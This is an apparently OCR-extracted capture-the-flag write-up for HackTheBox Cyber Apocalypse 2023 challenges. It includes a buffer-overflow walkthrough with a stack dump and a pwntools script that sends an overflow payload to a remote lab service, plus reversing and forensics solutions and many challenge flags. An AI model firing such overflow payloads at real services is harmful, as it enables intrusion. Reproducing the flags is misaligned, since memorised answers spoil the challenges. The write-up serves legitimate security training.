


Flag

HTB{th30ry_bef0r3_4cti0n}

Getting started

Challenge description



Step by step guide

1. Run the application and try to exploit a buffer overflow.

```
Fill the 32-byte buffer, overwrite the alginment address and the "target's" 0×deadbeef value.

>> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

     [Addr]       |      [Value]
------------------+-------------------
0×00007ffdd3aca380 | 0×4141414141414141 ← Start of buffer
0×00007ffdd3aca388 | 0×4141414141414141
0×00007ffdd3aca390 | 0×4141414141414141
0×00007ffdd3aca398 | 0×4141414141414141
0×00007ffdd3aca3a0 | 0×4141414141414141 ← Dummy value for alignment
0×00007ffdd3aca3a8 | 0×4141414141414141 ← Target to change
0×00007ffdd3aca3b0 | 0×4141414141414141 ← Saved rbp
0×00007ffdd3aca3b8 | 0×0000414141414141 ← Saved return address
0×00007ffdd3aca3c0 | 0×0000000000000001
0×00007ffdd3aca3c8 | 0×00007ffdd3aca498

HTB{f4k3_fl4g_4_t35t1ng}

[-] You failed!

zsh: segmentation fault  ./gs
```

2. So, we need to send the 63 symbols to exploit the *Buffer Overflow* . Together with the executable file there was a python script for exploitation of the remote app. I slightly modified this script, started a docker container and launched the modified python script.

```python
#!/usr/bin/python3.8

'''
You need to install pwntools to run the script.
To run the script: python3 ./wrapper.py
'''

# Library
from pwn import *

# Open connection
IP   = '0.0.0.0' # Change this
PORT = 1337      # Change this

r    = remote(IP, PORT)

# Craft payload
payload = b'A' * 63 # Change the number of "A"s

# Send payload
r.sendline(payload)

# Read flag
success(f'Flag --> {r.recvline_contains(b"HTB").strip().decode()}')
```

```
┌──(kali㉿kali)-[~/Desktop/htb_ca_2023/challenge]
└─$ ./wrapper.py
[+] Opening connection to 159.65.81.51 on port 31340: Done
[+] Flag ⟶ HTB{b0f_s33m5_3z_r1ght?}
[*] Closed connection to 159.65.81.51 port 31340
```


Flag

HTB{b0f_s33m5_3z_r1ght?}

Reversing


Shattered Tablet

Challenge description




Step by step guide

1. Open the provided executable in the IDA Free tool.



2. If we carefully look at these variables, we can get their positions in the final string. So, let's extract them and try to create the final flag.





```
20+ 41r3d}..
28+ 0_b3_r3p
30+ ,n3vert_.
38+ 3n_4p4r.

HTB{br0k3n_4p4rt,n3ver_t0_b3_r3p41r3d}
0_b3_r3p41r3d}

30+0 ,
30+1 n
30+2 3
30+3 v
30+4 e
30+5 r
30+6
30+7 t
```

Flag

HTB{br0k3n_4p4rt,n3ver_t0_b3_r3p41r3d}


Needle in a Haystack

Challenge description





Step by step guide

1. Run the application and explore it.



2. Application returns random words every time you're launching it. Let's open it in IDA Free tool and explore it.






Flag

HTB{d1v1ng_1nt0_th3_d4tab4nk5}

Forensics


Plaintext Tlesure


Challenge description



Step by step guide

1. Open the provided *pcap* file in *Wireshark* and analyze a recorded network traffic.






Flag

HTB{th3s3_4l13ns_st1ll_us3_HTTP}

Alien Cradle

Challenge description



Step by step guide


We have a simple PowerShell script that contains the flag. Only thing that is required is to combine all the characters together.

Flag

HTB{p0w3rsh3ll_Cr4dl3s_c4n_g3t_th3_j0b_d0n3}


Extraterrestrial Persistence


Challenge description



Step by step guide

We have a bash script that contains a *base64* encoded string. It's time to use a CyberChef!





Flag

HTB{th3s3_4l13nS_4r3_s00000_b4s1c}

Roten

Challenge description

